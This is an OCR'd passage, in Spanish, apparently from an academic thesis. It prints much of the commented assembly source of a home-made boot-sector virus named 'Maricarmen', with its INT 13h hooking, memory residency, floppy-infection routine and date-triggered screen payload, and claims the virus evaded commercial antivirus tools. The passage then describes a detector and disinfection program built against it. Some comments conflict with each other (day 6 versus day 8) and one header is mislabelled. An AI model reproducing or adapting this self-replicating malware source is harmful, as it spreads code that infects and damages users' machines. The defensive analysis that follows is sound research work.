                                                ;PROGRAMA ;DE CARGA
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
;       ******************************************
;       ESTA RUTINA CONSTA DE LOS 24 BYTES QUE SE
;       SOBREESCRIBEN EN EL PROGRAMA DE CARGA
;       ******************************************
I:      MOV     AX,9FA0h                ;SEGMENTO EN DONDE SE COPIARA
        MOV     ES,AX                   ;AL VIRUS

        MOV     AX,0201h                ;LEER 1 SECTOR
        MOV     CX,0003h                ;CILINDRO,SECTOR
        MOV     DX,0100h                ;CABEZA,DRIVE
        MOV     BX,0000h                ;ES:BX - BUFFER
        INT     13h                     ;LEER SECTOR

        JMP     DS 0000h                ;SALTA PARA EJECUTAR EL
        NOP                             ;CODIGO VIRUS

;       ******************************************
;       ESTA RUTINA RESTABLECE LOS 24 BYTES AL
;       PROGRAMA DE CARGA ORIGINAL
;       ******************************************
INSTALA_VIRUS:
        XOR     AX,AX                   ;AX=0
        MOV     DS,AX                   ;DS=0 - SEGMENTO DE DATOS
        MOV     SI,7C01h                ;SI APUNTA AL SEGUNDO BYTE
                                        ;DEL PROGRAMA DE CARGA
        MOV     AL,BYTE PTR [SI]        ;AL=CONTENIDO DE LA DIRECCION DS:SI
        ADD     AX,7C02h                ;ADICIONA 7C02h PARA OBTENER LA
                                        ;DIRECCION DE COMIENZO DEL PROGRA;MA DE CARGA
        MOV     DI,AX                   ;GUARDA ESTA DIRECCION EN DI
        MOV     SI,0002h
        MOV     CX,24                   ;24 BYTES
        MOV     AX,9FA0h
        MOV     DS,AX                   ;SEGMENTO DE DATOS = 9FA0h
        XOR     AX,AX
        MOV     ES,AX                   ;ES = 0
        CLD
        REPZ    MOVSB                   ;TRANSFIERE 24 BYTES DE DS:SI
                                        ;A ES:DI

;       ******************************************
;       ESTA RUTINA CAMBIA AL VECTOR DE INTERRUPCION
;       13h POR LA DIRECCION DE LA PORCION ACTIVA DEL
;       VIRUS.
;       EL VECTOR ORIGINAL 13h SE GUARDA EN EL VECTOR
;       DE LA INTERRUPCION 6Dh.
;       ******************************************
        XOR     AX,AX
        MOV     DS,AX                   ;SEGMENTO DE DATOS = 0
        MOV     AX,WORD PTR DS:[004Ch]  ;AX=DESPLAZAMIENTO DE LA INT. 13h
        MOV     WORD PTR DS:[01B4h],AX  ;DEZPLAZAMIENTO DE LA INT. 6Dh=AX
        MOV     AX,WORD PTR DS:[004Eh]  ;AX=SEGMENTO DE LA INT. 13h
        MOV     WORD PTR DS:[01B6h],AX  ;SEGMENTO DE LA INT. 6Dh=AX
        MOV     WORD PTR DS:[004Ch],007Ch ;DESPLAZAMINETO DE LA INT. 13h = DES-
                                        ;PLAZAMIENTO DE LA PARTE ACTIVA DEL VIRUS
        MOV     WORD PTR DS:[004Eh],9FA0h ;SECTOR DE LA INT. 13h = SECTOR DE
                                        ;LA PARTE ACTIVA DEL VIRUS
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
        MOV     AX,WORD PTR DS:[0413h]      ;AX=BYTES DISPONIBLES EN RAM (EN Kb)
        SUB     AX,2                        ;LE RESTA 2Kb (EN ELLOS SE INSTALA EL VIRUS)
        MOV     WORD PTR DS:[0413h],AX      ;PROTEGE AL VIRUS EN LA PARTE ALTA DE LA ME
;       ***************************************
        JMP     DS:0                        ;EJECUTA EL PROGRAMA DE CARGA ORIGINAL
        NOP

;*****************************************************************;
;               RUTINA ACTIVA DEL VIRUS
;
; ESTA RUTINA SE EJECUTARA CADA VEZ QUE SEA UTILIZADA LA INT. 13h
;*****************************************************************;
RESID:  JMP     S2                  ;SALTA EL AREA DE MENSAJE
MENSAJE DB      'MARICARMEN *','$'  ;AREA DE MENSAJE
S2:     STI                         ;HABILITA INTERRUPCION
        PUSH    DS                  ;GUARDA TODOS LOS REGISTROS
        PUSH    ES                  ;EN LA PILA
        PUSH    AX
        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    DI
        PUSH    SI
        CMP     AH,02h              ;"ES UN INTENTO DE LECTURA?
        JZ      DISCO               ;SI ES UNA LECTURA CONTINUA
        CMP     AH,03h              ;"ES UN INTENTO DE ESCRITURA?
        JNZ     NORMAL              ;SI NO LO ES EJECUTA LA INT. 13h NORMAL
DISCO:  OR      DL,DL               ;" LA LECTURA O ESCRITURA ES EN EL DRIVE A?
        JNZ     NORMAL              ;SI NO ES EL DRIVE A EJECUTA LA INT. 13h NORMAL
        MOV     AH,04h              ;FUNCION PARA OBTENER LA FECHA
        INT     1Ah                 ;OBTIENE LA FECHA
        CMP     DL,06h              ;"ES EL SEXTO DIA DEL MES?
        JNZ     NO                  ;SI NO ES EL SEXTO DIA EJECUTA NORMAL
        MOV     AH,02h              ;FUNCION PARA OBTENER LA HORA
        INT     1Ah                 ;OBTIENE LA HORA
        CMP     CH,20h              ;"ES LA VIGESIMA HORA DEL DIA?
        JNZ     NO                  ;SI NO ES EJECUTA NORMAL
        CALL    MAL                 ;EJECUTA EL DAÑO
        JMP     NORMAL              ;EJECUTA LA INT. 13h
NO:     CALL    INFECTA             ;EFECTUA INFECCION EN EL DISCO
NORMAL: POP     SI                  ;RESTABLECE TODOS LOS VALORES DE LSO REGISTROS
        POP     DI
        POP     DX
        POP     CX
        POP     BX
        POP     AX
        POP     ES
        POP     DS
        INT     6Dh                 ;EJECUTA LA INT. 13h
        RETF    0002h
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
;*****************************************************************;
;     RUTINA QUE EFECTUA UN DAÑO
;
; ESTA RUTINA SE EJECUTARA EL DIA 8 DE CADA MES, ENTRE LAS 20:00 ;
; Y 21:00 HRS.
;
;*****************************************************************;
MAL:        XOR     CX,CX                   ;INICIALIZA CONTADOR CX=0
REPITE:     MOV     AX,0B800h               ;SEGMENTO DE DATOS=B800h
            MOV     DS,AX                   ;B800h=BUFFER DE VIDEO
            XOR     DX,DX
            MOV     AX,1996                 ;CARACTER CENTRAL DEL MONITOR
            MOV     SI,AX

;     ******************************************
;     ESTA RUTINA EFECTUA EL MOVIMIENTO DE CARACTERES
;     A LA IZQUIERDA
;     ******************************************
IZQUIER:    INC     DX
            XOR     BX,BX
CICLO1:     MOV     DI,SI
            ADD     SI,2
            MOV     AX,[SI]
            MOV     [DI],AX
            INC     BX
            CMP     BX,DX
            JNZ     CICLO1

;     ******************************************
;     ESTA RUTINA EFECTUA EL MOVIMIENTO DE CARACTERES
;     HACIA ARRIBA
;     ******************************************
ARRIBA:     XOR     BX,BX
CICLO2:     MOV     DI,SI
            ADD     SI,160
            MOV     AX,[SI]
            MOV     [DI],AX
            INC     BX
            CMP     BX,DX
            JNZ     CICLO2

;     ******************************************
;     ESTA RUTINA EFECTUA EL MOVIMIENTO DE CARACTERES
;     A LA DERECHA
;     ******************************************
DERECHA:    INC     DX
            XOR     BX,BX
CICLO3:     MOV     DI,SI
            SUB     SI,2
            MOV     AX,[SI]
            MOV     [DI],AX
            INC     BX
            CMP     BX,DX
            JNZ     CICLO3
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
; ****************************************
; ESTA RUTINA EFECTUA EL MOVIMIENTO DE CARACTERES
; HACIA ABAJO
; ****************************************
ABAJO:      XOR     BX,BX
CICLO4:     MOV     DI,SI
            SUB     SI,160
            MOV     AX,[SI]
            MOV     [DI],AX
            INC     BX
            CMP     BX,DX
            JNZ     CICLO4
            CMP     DX,22
            JNZ     IZQUIER
            MOV     AX,00DBh
            MOV     WORD PTR [SI],AX

; ****************************************
RETARDO:    MOV     AX,0FFFh
REPITE2:    DEC     AX
            JNZ     REPITE2
; ****************************************
            INC     CX
            CMP     CX,025Fh
            JB      REPITE
            MOV     AX,CS
            MOV     DS,AX                   ;SECTOR DEL MENSAJE
            MOV     DX,007Eh                ;DESPLAZAMIENTO DEL MENSAJE
            MOV     AH,9                    ;FUNCION DE ESCRITURA EN PANTALLA
            INT     21h                     ;ESCRIBE MENSAJE ('MARICARMEN').
            RET

;*****************************************************************;
;           RUTINA QUE EFECTUA INFECCION
;
; ESTA RUTINA SE EJECUTARA SIEMPRE Y CUANDO NO SEA EL DIA 6 DEL
; MES Y ADEMAS NO SE ESTE TRABAJANDO ENTRE LAS 20:00 Y 21:00 HRS.
;
;*****************************************************************;

; ********************************
;  RUTINA QUE LEE EL SECTOR CERO DEL DISCO
; ********************************
INFECTA:    MOV     AX,9FA0h
            MOV     DS,AX                   ;SEGMENTO DE DATOS=9FA0h
            MOV     ES,AX                   ;ES=9FA0h
            MOV     AX,0201h                ;LEER 1 SECTOR
            MOV     CX,0001h                ;PRIMER SECTOR DEL DISCO
            MOV     DX,0000h                ;DRIVE A
            MOV     BX,0200h                ;DESPLAZAMIENTO DE DATOS=200h
            INT     6Dh                     ;LEE EL SECTOR 0 DEL DRIVE A EN
                                            ;LA DIRECCION 9FA0:0200h
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
;  ********************************
;  RUTINA QUE VERIFICA SI EL DISCO
;  YA ESTA INFECTADO
;  ********************************
               XOR     BX,BX
               MOV     AX,0201h
               MOV     SI,AX
               MOV     BL,[SI]
               ADD     AX,BX
               INC     AX
               MOV     SI,AX                ;SI=DESPLAZAMIENTO DEL INICIO DEL
                                            ;PROGRAMA DE CARGA
               MOV     BX,AX
               MOV     CX,24                ;24 BYTES
               MOV     DI,001Ah             ;DI=DESPLAZAMIENTO DEL AREA DONDE
                                            ;SE GURADARAN LOS 24 PRIMEROS BYTES
                                            ;DEL VIRUS
               CLD
COMPARA:       CMPSB                        ;COMPARA 24 BYTES EN DS:SI CON
               JNZ     COPIA                ;LOS 24 BYTES EN ES:SI PARA SABER
               DEC     CX                   ;SI EL DISCO YA ESTA INFECTADO
               JNZ     COMPARA              ;SI NO ESTA INFECTADO SALTA A LA
                                            ;RUTINA DE INFECCION
               RET                          ;REGRESA SIN INFECTAR

;      ********************************
;      RUTINA QUE SUSTITUYE LOS 24 BYTES
;      DEL PROGRAMA DE CARGA ORIGINAL POR
;      LOS PRIMEROS 24 BYTES DEL VIRUS
;      ********************************
COPIA:         MOV     SI,BX                ;SI APUNTA A LOS 24 PRIMEROS BYTES DEL
                                            ;PROGRAMA DE CARGA
               MOV     CX,24                ;24 BYTES
               MOV     DI,0002h             ;DI APUNTA AL AREA DONDE SE GUARDARAN
                                            ;LOS PRIMEROS 24 BYTES DEL PROGRAMA DE
                                            ;CARGA ORIGINAL
               CLD
               REPZ    MOVSB                ;TRANSFIERE 24 BYTES DE DS:SI A ES:DI
               MOV     AX,SI
               SUB     AX,24
               MOV     DI,AX                ;DI APUNTA AL COMIENZO DEL PROGRAMA
                                            ;DE CARGA DEL DISCO A INFECTAR
               MOV     CX,24
               MOV     SI,001Ah             ;SI APUNTA A LOS PRIMEROS 24 BYTES DEL
                                            ;VIRUS QUE SUSTITUIRAN A LOS PRIMEROS
                                            ;24 BYTES DEL PROGRAMA DE CARGA DEL DISCO
               CLD
               REPZ    MOVSB                ;EFECTUA LA SUSTITUCION
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
;       ********************************
;       RUTINA QUE ESCRIBE AL VIRUS EN EL
;       SECTOR 11 DEL DISCO Y DEVUELVE AL
;       SECTOR CERO CON 24 BYTES SUSTITUIDOS
;       ********************************
                MOV     AX,0301h            ;ESCRIBE UN SECTOR
                MOV     DX,0100h
                MOV     CX,0003h
                MOV     BX,0000h
                INT     6Dh                 ;ESCRIBE AL SECTOR 11 DEL DISCO EL VIRUS
                MOV     AX,9FC0h
                MOV     ES,AX               ;ES-SECTOR DE DATOS
                MOV     AX,0301h            ;ESCRIBE UN SECTOR
                MOV     CX,0001h
                MOV     DX,0000h
                MOV     BX,0000h            ;DESPLAZAMIENTO DE DATOS
                INT     6Dh                 ;REGRESA EL SECTOR DE CARGA YA
                                            ;INFECTADO EN EL DISCO
                RET


;*****************************************************************
;  RUTINA QUE CONTINUA CON LA INSTALACION
;       DEL VIRUS EN UN DISCO SANO
;*****************************************************************
S:              XOR     BX,BX               ;BX=0
                MOV     AX,offset SECTOR
                INC     AX
                MOV     SI,AX               ;SI APUNTA AL COMIENZO DEL PROGRAMA
                                            ;DE CARGA LEIDO
                MOV     BL,[SI]             ;BL CONTENIDO DE LA DIRECCION DS:SI
                ADD     AX,BX
                INC     AX
                MOV     SI,AX               ;SI APUNTA A LOS 24 BYTES QUE SERAN
                                            ;SUSTITUIDOS POR LOS PRIMEROS 24 BYTES
                                            ;DEL VIRUS
                MOV     CX,24               ;24 BYTES
                MOV     DI,offset CAMBIO    ;DI APUNTA AL AREA DONDE SE GUARDARAN
                                            ;LOS 24 BYTES DEL PROGRAMA DE CARGA
                                            ;ORIGINAL
                CLD
                REPZ    MOVSB               ;ALMACENA LOS 24 BYTES DE DS:SI EN
                                            ;LA DIRECCION ES:DI
                MOV     AX,SI
                SUB     AX,24
                MOV     DI,AX               ;DI APUNTA A LOS 24 BYTES QUE SERAN
                                            ;REMPLAZADOS
                MOV     CX,24
                MOV     SI,offset I         ;SI APUNTA A LOS PRIMEROS 24 BYTES
                                            ;DEL VIRUS
                CLD
```

LISTADO DEL VIRUS "MARICARMEN" (CONTINUA)

```
            REPZ        MOVSB                   ;SUSTITUYE LOS PRIMEROS 24 BYTES DEL
                                                ;VIRUS EN DS:SI A LOS 24 BYTES DEL

                                                ;PROGRAMA DE CARGA EN ES:DI

            XOR         AX,AX                   ;DRIVE A
            MOV         CX,1                    ;ESCRIBIR 1 SECTOR
            MOV         DX,0                    ;SECTOR
            LEA         BX,SECTOR               ;DESPLAZAMIENTO DE BUFFER
            INT         26h                     ;ESCRIBE EL SECTOR EN EL DISCO
            POPF
            MOV         AX,0301h                ;ESCRIBE UN SECTOR
            MOV         DX,0100h
            MOV         CX,0003h
            LEA         BX,VIRUS
            INT         13h                     ;ESCRIBE EL VIRUS EN EL SECTOR
                                                ;11 DEL DISCO
; ********************************+
            MOV         AH,4Ch                  ;RETORNAR AL DOS
            INT         21h
; ********************************
CODSEG                  ENDS                    ;FIN DEL PROGRAMA DE INSTALACION
            END  INICIO
```

Conclusiones.

Como se puede apreciar, el desarrollo de un virus no es complicado, sino por el contrario, puede efectuarse con mucha facilidad.

El virus presentado aquí, fue probado en equipos PC's de tecnología AT, con procesadores 80286 y 80386.

Los paquetes antivirus, tales como el Norton Anti-Virus y el Central Point, los cuales son considerados como los más efectivos, no pudieron detectarlo, ni evitar la infección de las computadoras. Esto pone de manifiesto la que se asevera en el capítulo 3, en donde se señala que los paquetes antivirus muestran impotencia contra virus nuevos o no clasificados.

El análisis de este programa da una idea clara de las múltiples deficiencias de seguridad presentadas por las computadoras personales, en particular sobre el uso de las rutinas de interrupción, las cuales pueden ser utilizadas por cualquier

programa, y el manejo de la RAM, que permite la instalación de programas residentes en memoria.

Por otro lado, en el aspecto de detección, se encuentra que la idea generalizada de emplear paquetes antivirus sin conocimiento real del problema o sin el enfoque apropiado para la situación particular de los sistemas, ocasiona que el desarrollo de nuevas apliaciones víricas se extienda.

5

DESARROLLO DE UNA VACUNA CONTRA EL VIRUS CREADO

El desarrollo de un programa que funcione como una vacuna contra un virus específico implica, antes que nada, un análisis exhaustivo del comportamiento del virus en cuestión.

El anáilisis deductivo del programa vírico debe arrojar como resultado los elementos necesarios para desarrollar un algoritmo que efectúe el efecto inverso: restablecer el estado que tenía el sistema afectado, antes de sufrir el ataque (comprendiendo por ataque no sólo la acción destructiva del virus, sino incluso el fenómeno de infección).

En este punto debe considerarse que el nuevo virus creado ("Maricarmen"), está perfectamente delimitado y su comportamiento y programa es explicado en el capítulo 4, de tal manera que el problema de desarrollar un programa vacuna contra este virus esta 90% resuelto.

En el presente capítulo se harán constantes referencias al capítulo 4, a fin de fundamentar los principales lineamientos en el desarrollo del programa. Cada módulo del programa vacuna se explicará de manera detallada, presentando el listado completo del programa, todo esto a fin de que sea más clara la comprensión de la filosofía de programación empleada.

5.1. Introducción.

El análisis del comportamiento del virus "Maricarmen" se explica de manera detallada en el capítulo 4, así que aquí, solamente listaremos sus principales características:

- El virus se copia en la parte alta de la memoria RAM, en la dirección 9FA0:0000h.
- Sustituye el vector de interrupción 6Dh por el vector de la interrupción 13h
- Cambia el valor del vector de la interrupción 13h por la dirección de la parte activa del virus (dirección en RAM = 9FA0:007Ch), de tal manera que el vector apunta al virus.
- Almacena los 24 primeros bytes del programa de carga del sector cero de los disco flexibles en un área específica dentro de su programa.
- Sustituye los 24 bytes almacenados por los primeros 24 bytes de su código.
- Resta 2Kb de memoria disponible en RAM a fin de proteger la parte alta de la memoria en donde se cargó.
- Estando activo el virus, infectará cada disco que se trabaje en el computador, siempre y cuando no esté infectado previamente.
- Si se trabaja el sexto día del mes, entre las 20:00 y 21:00 hrs entonces no infectará al disco, pero efectuará algún daño (en este caso es solamente un efecto de remolino en la pantalla).
- Todo disco infectado tendrá modificado los primeros 24 bytes del programa de carga por los primeros 24 bytes del virus. El resto del virus se localizará en el sector 11 (Root Directory) del disco.

Considerando todos estos puntos, lo primero que debe delimitarse es la manera en que se detectará si un sistema está contagiado y segundo, la manera en que se desinfectará.

En la sección 3.3. se presenta un programa en pascal para detectar virus. Este programa puede emplearse para la detección del virus "Maricarmen" adicionando su firma a la lista de virus reconocidos por el programa. La firma del virus son los 24 bytes que se localizan en el sector cero, los cuales se presentan en la figura 5-1.

SECTOR DE CARGA DE UN DISCO "SANO"

DESPLAZAMIENTO	CODIGO HEXADECIMAL															
0 0 0 0 (0 0 0 0)	EB	3C	90	4D	53	44	4F	53	35	2E	30	00	02	04	01	00
0 0 1 0 (0 0 1 0)	02	00	02	00	00	F8	C8	00	29	00	08	00	29	00	00	00
0 0 3 2 (0 0 2 0)	9F	20	03	00	80	00	29	D4	15	25	19	41	41	43	20	32
0 0 4 8 (0 0 3 0)	30	37	39	36	34	37	48	41	54	31	36	20	20	20	FA	33
0 0 5 4 (0 0 4 0)	00	8E	D0	BC	00	7C	16	07	BB	78	00	36	C5	37	1E	56
0 0 6 0 (0 0 5 0)	16	53	BF	3E	7C	B9	0B	00	FC	F3	A4	06	1F	C6	45	FE
0 0 7 8 (0 0 6 0)	0F	8A	0E	18	7C	88	4D	F9	89	47	02	C7	07	3E	7C	FB

SECTOR DE CARGA DE UN DISCO INFECTADO POR EL VIRUS "MARICARMEN"

DESPLAZAMIENTO	CODIGO HEXADECIMAL															
0 0 0 0 (0 0 0 0)	EB	3C	90	4D	53	44	4F	53	35	2E	30	00	02	04	01	00
0 0 1 0 (0 0 1 0)	02	00	02	00	00	F8	C8	00	29	00	C8	00	29	00	00	00
0 0 3 2 (0 0 2 0)	9F	20	03	00	80	00	29	D4	15	25	19	41	41	43	20	32
0 0 4 8 (0 0 3 0)	30	37	39	36	34	37	48	41	54	31	36	20	20	20	8E	A0
0 0 5 4 (0 0 4 0)	BF	BE	C0	B8	01	02	B9	03	00	BA	00	01	BB	00	00	CD
0 0 6 0 (0 0 5 0)	13	EA	00	00	A0	B7	0B	00	FC	F3	A4	06	1F	C6	45	FE
0 0 7 8 (0 0 6 0)	0F	8A	0E	18	7C	88	4D	F9	89	47	02	C7	07	3E	7C	FB

FIGURA 5-1. COMPARACION DE LOS PRIMEROS 24 BYTES DEL PROGRAMA DE CARGA DE UN DISCO "SANO" Y UNO INFECTADO POR EL VIRUS MARICARMEN.

Una vez definido el registro correspondiente del virus "Maricarmen", podrá emplearse este programa para detectar si un disco esta contaminado por el virus.


El programa que se explica en este capítulo, no solamente podrá detectar si un disco está infectado, sino además podrá "reparar" los discos infectados.

Cada vez que identifique al virus, enviará un mensaje en la pantalla del computador para indicar del descubrimiento y procederá a la desinfección de manera automática. El mensaje enviado en pantalla alerta al usuario de la infección, a fin de que tome medidas precautorias y se aboque a identificar el origen de la infección, es decir, si un disco se encontró infectado, debe saberse en que equipos se ha trabajado, procediendo entonces a analizarse cada uno de ellos a fin de conocerse si éstos han sido infectados por el disco o si uno de ellos fué el que infectó al disco.

Al ejecutarse el programa lo primero que realiza es una verificación de la parte alta de la memoria, para saber si el virus está activo. En caso de descubrir que el virus está instalado en la RAM, se envía un mensaje de alerta para indicárselo al

usuario, pidiéndole apagar el computador y reinicializar con un sistema operativo no infectado.

Si el virus no es encontrado en la parte alta de la memoria, entonces el programa vacuna se instala residente en memoria, interceptando el vector de interrupción 13h, como se aprecia en la figura 5-2.



Esto causa un efecto como el de un virus informático, pero el objetivo por el cual se realiza es muy distinto: al tener acceso a las rutinas del BIOS para el acceso a los discos, cada vez que se efectúe un intento de lectura o escritura al drive A, el programa tendrá la oportunidad de checar al disco que se está accediendo, a fin de comprobar que no contenga al virus "Maricarmen".

Si el disco checado no está contaminado, entonces se procede de manera normal, de lo contrario, se envía una alerta en pantalla al usuario para indicarlo. En este momento, el programa espera que el usuario oprima una tecla, con lo que ejecutará el módulo de reparación, para desinfectar al disco.

El programa vacuna cuenta con los siguientes módulos:

- Módulo de instalación.
- Módulo Activo.
- Módulo de chequeo al drive A.
- Módulo de reparación (desinfección).

El módulo de instalación carga al programa en memoria, a fin de dejarlo residente en ella, interceptando al vector de la interrupción 13h, almacenándolo en la variable INTER13 y posteriormente sustituyéndolo por la dirección del módulo activo. Antes de efectuar la instalación, ejecuta una rutina de verificación para comprobar que el virus no esté instalado en la memoria, de estarlo, desplegará un mensaje para indicarlo, sugiriendo se apague el computador y se inicialice el sistema con un disco desinfectado.

El módulo activo comprueba, cada vez que se quiere leer o escribir en el disco A, si el disco accesado está contagiado por el virus. Si no lo está, efectúa una emulación de la interrupción 13h.

El módulo de chequeo al drive A efectúa la búsqueda de la firma del virus en el sector de carga del disco, de esta manera reconoce si el disco está infectado o no. La firma del virus se localiza dentro del programa vacuna en la variable FIRMA, que consiste de los 24 bytes que se sustituyen por los primeros del programa de carga. De reconocerse un disco infectado, se llama la ejecución del módulo de reparación.

El módulo de reparación se encarga de restablecer el programa de carga del sector cero y de borrar al virus del sector 11. La reparación del sector cero consiste simplemente en restablecer los 24 bytes remplazados del programa de carga original, los que estan almacenados dentro del código del virus, en el sector 11.

5.2. Desarrollo en módulos.

El programa vacuna se desarrolla para detectar y desinfectar a los discos contaminados por el virus Maricarmen.

La filosofía de programación se fundamenta en el comportamiento del virus, lo cual define el comportamiento que debe observar la vacuna.

En esta sección se explicará a detalle cada uno de los módulos que componen al programa vacuna, acompañando la explicación con un diagrama de flujo, para su mejor entendimiento.

Módulo de instalación.

Este módulo comienza por llamar a una rutina de verificación de la memoria RAM, para confirmar que el virus no esté instalado en la memoria.

Como se estudió anteriormente, el virus se instala en la parte alta de la memoria, en la dirección 9FA0:0000h. Dentro del código virus se localizan los 24 bytes que emplea para infectar al sector de carga de los discos sanos, estos 24 bytes son la firma del virus y se localizan en la dirección 9FA0:001Ah. Sabiendo esto, es claro que para verificar la existencia del virus en la RAM basta con comparar los 24 bytes localizados en esa dirección con la variable FIRMA que contiene el código hexadecimal que corresponde a la firma del virus y que se encuentra dentro del programa en el área de variables del programa, al inicio del mismo, inmediatamente después del espacio reservado para almacenar la dirección de la rutina de interrupción 13h, etiquetada con la variable INTER13.

La comparación se efectúa empleando la instrucción CMPS la cual compara el byte ubicado en la dirección DS:SI con el que está en la dirección ES:DI. Cada vez que efectúa una comparación incrementa automáticamente los registros SI y DI. El registro ES es inicializado con el segmento del código del programa y el registro DS con el valor 9FA0h, que es el valor del segmento en donde se instala el virus, el registro DI apunta al desplazamiento en donde se encuentra la variable FIRMA, en el área de datos del programa, mientras que el registro SI se iguala al valor 001Ah. También se emplea al registro CX como contador de bytes, por lo que se le da el valor decimal de 24 (18h), para comparar 24 bytes. Al comparar el primer byte se comprueba si el señalizador de ceros en el registro de banderas esta puesto a uno, lo que significará que los bytes comparados son iguales. Una vez comparado el primer byte, en caso de ser

iguales, se decrementa el contador de bytes (registro CX). La comparación de bytes se repite hasta que el registro CX sea igual a cero.
Si en la verificación, se encuentra que alguno de los bytes comparados son diferentes, en ese instante se abandonará la verificación y continuará el proceso de instalación de manera normal.
Si se verifica que los 24 bytes son iguales, entonces se llama a una rutina que despliega un mensaje en la pantalla, como el mostrado en la figura 5-4.




FIGURA 5-4. MENSAJE DE ALERTA AL DETECTARSE EL VIRUS EN LA PARTE ALTA DE LA MEMORIA RAM.

Este mensaje se encuentra dentro del programa, en el área de datos. el despliegue del mensaje se efectúa empleando la interrupción 10h del BIOS. Las rutinas del BIOS para la computadora AT extienden la interrupción 10h para incluir una opción de escritura de cadena, "Write String", inicializando AH con el valor 19 decimal (13h).
La localización del mensaje que se va a desplegar, para la interrupción 10h, es indicada por el valor de los registros ES:BP, por lo que se iguala el valor del registro ES con el del registro CS (segmento de código), que es el segmento del programa, y el registro BP apunta al comienzo del mensaje (desplazamiento dentro del segmento). El mensaje está etiquetado con el nombre de la variable LOGO2. El registro DX indica la posición del cursor en donde se empezará a desplegar el mensaje, por lo que se le asigna el valor de 0900h, para indicarle que comience en el renglón 9, columna 0. En el registro BH se indica el número de página el cual es inicializado a cero, mientras que el registro AL toma el valor de 01h para indicarle a la interrupción que después de escribir un caracter, avance el

cursor a la siguiente posición. Por último, se le indica a la interrupción cuántos caracteres se van a desplegar, esto en el registro CX al cual indica 881 caracteres (371h). En realidad el letrero completo ocupa 880 caracteres, pero se agrega uno más con el valor 07h que no se imprime en la pantalla, pero en cambio emite un beep en la bocina del computador.
Por último se emplea la interrupción 21h, función AH=08h para esperar un caracter del teclado. El procesador estará en espera hasta que se registre un código en el buffer de teclado, con lo cual continuará con la ejecución del programa.

El proceso normal de instalación continua de la siguiente manera:

- Se emplea la interrupción 21h con la función AH=35h para extraer la dirección de una interrupción. La dirección de la interrupción que se quiere extraer se indica en el registro AL=13h.
- Al ejecutarse la interrupción, la dirección de la interrupción 13h se pone en los registros ES:BX. Estos valores son alamacenados en la variable llamada INTER13, localizada dentro del programa en el área de datos.
- Se emplea la interrupción 21h ahora con la función AH=25h para sustituir el valor de la interrupción 13h. AL=13h para indicar cual interrupción se va a sustituir.
- La dirección que toma ahora el vector 13h es la contenida en los registros DS:DX, por lo que a éstos se les da el valor de la dirección de la parte activa del programa, la cual tiene la etiqueta INTERCEPINT (INTERCEPta INTerrupción).
- Por último, se emplea la interrupción 27h para terminar la ejecución del programa, pero dejándolo residente en memoria.

Módulo Activo.
Este se ejecuta siempre que se emplee la interrupción 13h. La interrupción 13h emplea muchas funciones para el manejo de discos, por lo que es muy utilizada para escribir y leer en ellos.
Cada vez que se quiera leer o escribir en un disco, este módulo se activará y comenzará por guardar el valor de todos los registros en la pila, para después comprobar si es un intento de lectura o escritura, esto evaluando el contenido del registro AH de la siguiente manera:

- AH=02 - lectura.
- AH=03 - escritura.

Si el registro AH tiene alguno de estos valores, entonces se verifica si el intento de lectura o escritura es al disco A, esto evaluando si el registro DL tiene un valor de cero.
Una vez comprobado un acceso al disco A para leerlo o escribirlo se procede a checar el sector cero, para saber si esta contaminado, llamando al módulo de chequeo al drive A.
Por último, se restablecen los valores de todos los registros y se emula una llamada a la interrupción 13h.

Módulo de chequeo al drive A.
Este módulo comienza su ejecución leyendo el sector de carga del disco que se esta accesando, almacenándolo en la variable SECTOR, en el área de datos del programa.
Una vez hecho esto, se busca la firma del virus en los primeros 24 bytes del programa de carga. Para encontrar la dirección del comienzo de ese programa, primero se inicializa el valor del registro AX con la dirección de la variable SECTOR. Debe recordarse que el primer byte es una instrucción de salto y el segundo indica el número de bytes a saltar. Por esto, para localizar el comienzo del programa de carga solamente se debe sumar 2 al valor del segundo byte.
La rutina de comparación de los 24 bytes es similar a la utilizada por la rutina llamada VERIFICA, la cual se explicó en el módulo de instalación. La única diferencia con esta rutina está en los valores de los registros ES,DS,SI,DI. Para este módulo, los registros ES y DS tendrán el mismo valor que el CS, el SI apuntará al comienzo del programa de carga en la variable SECTOR y el DI apuntará a la variable FIRMA.
Si el resultado de la comparación de los 24 bytes es positivo, entonces se llamará a una rutina de alarma, la cual despliega un mensaje como el mostrado en la figura 5-5.




FIGURA 5-5. MENSAJE DE ALERTA AL DETECTARSE EL VIRUS EN UN DISCO EN EL DRIVE A.

El despliegue del mensaje se efectúa empleando la interrupción 10h, con la función AH=13h. El registro BP apunta a la dirección del mensaje, el cual se encuentra en la variable LOGO. Se asignan los valores de los registros de la siguiente manera:

DX = 0900h : renglón 9, columna 0.
CX = 0371h : 371h = 881 caracteres a desplegar
AX = 1301h : función 13h, atributo 1 = escribir un caracter y avanzar la posición del cursor.
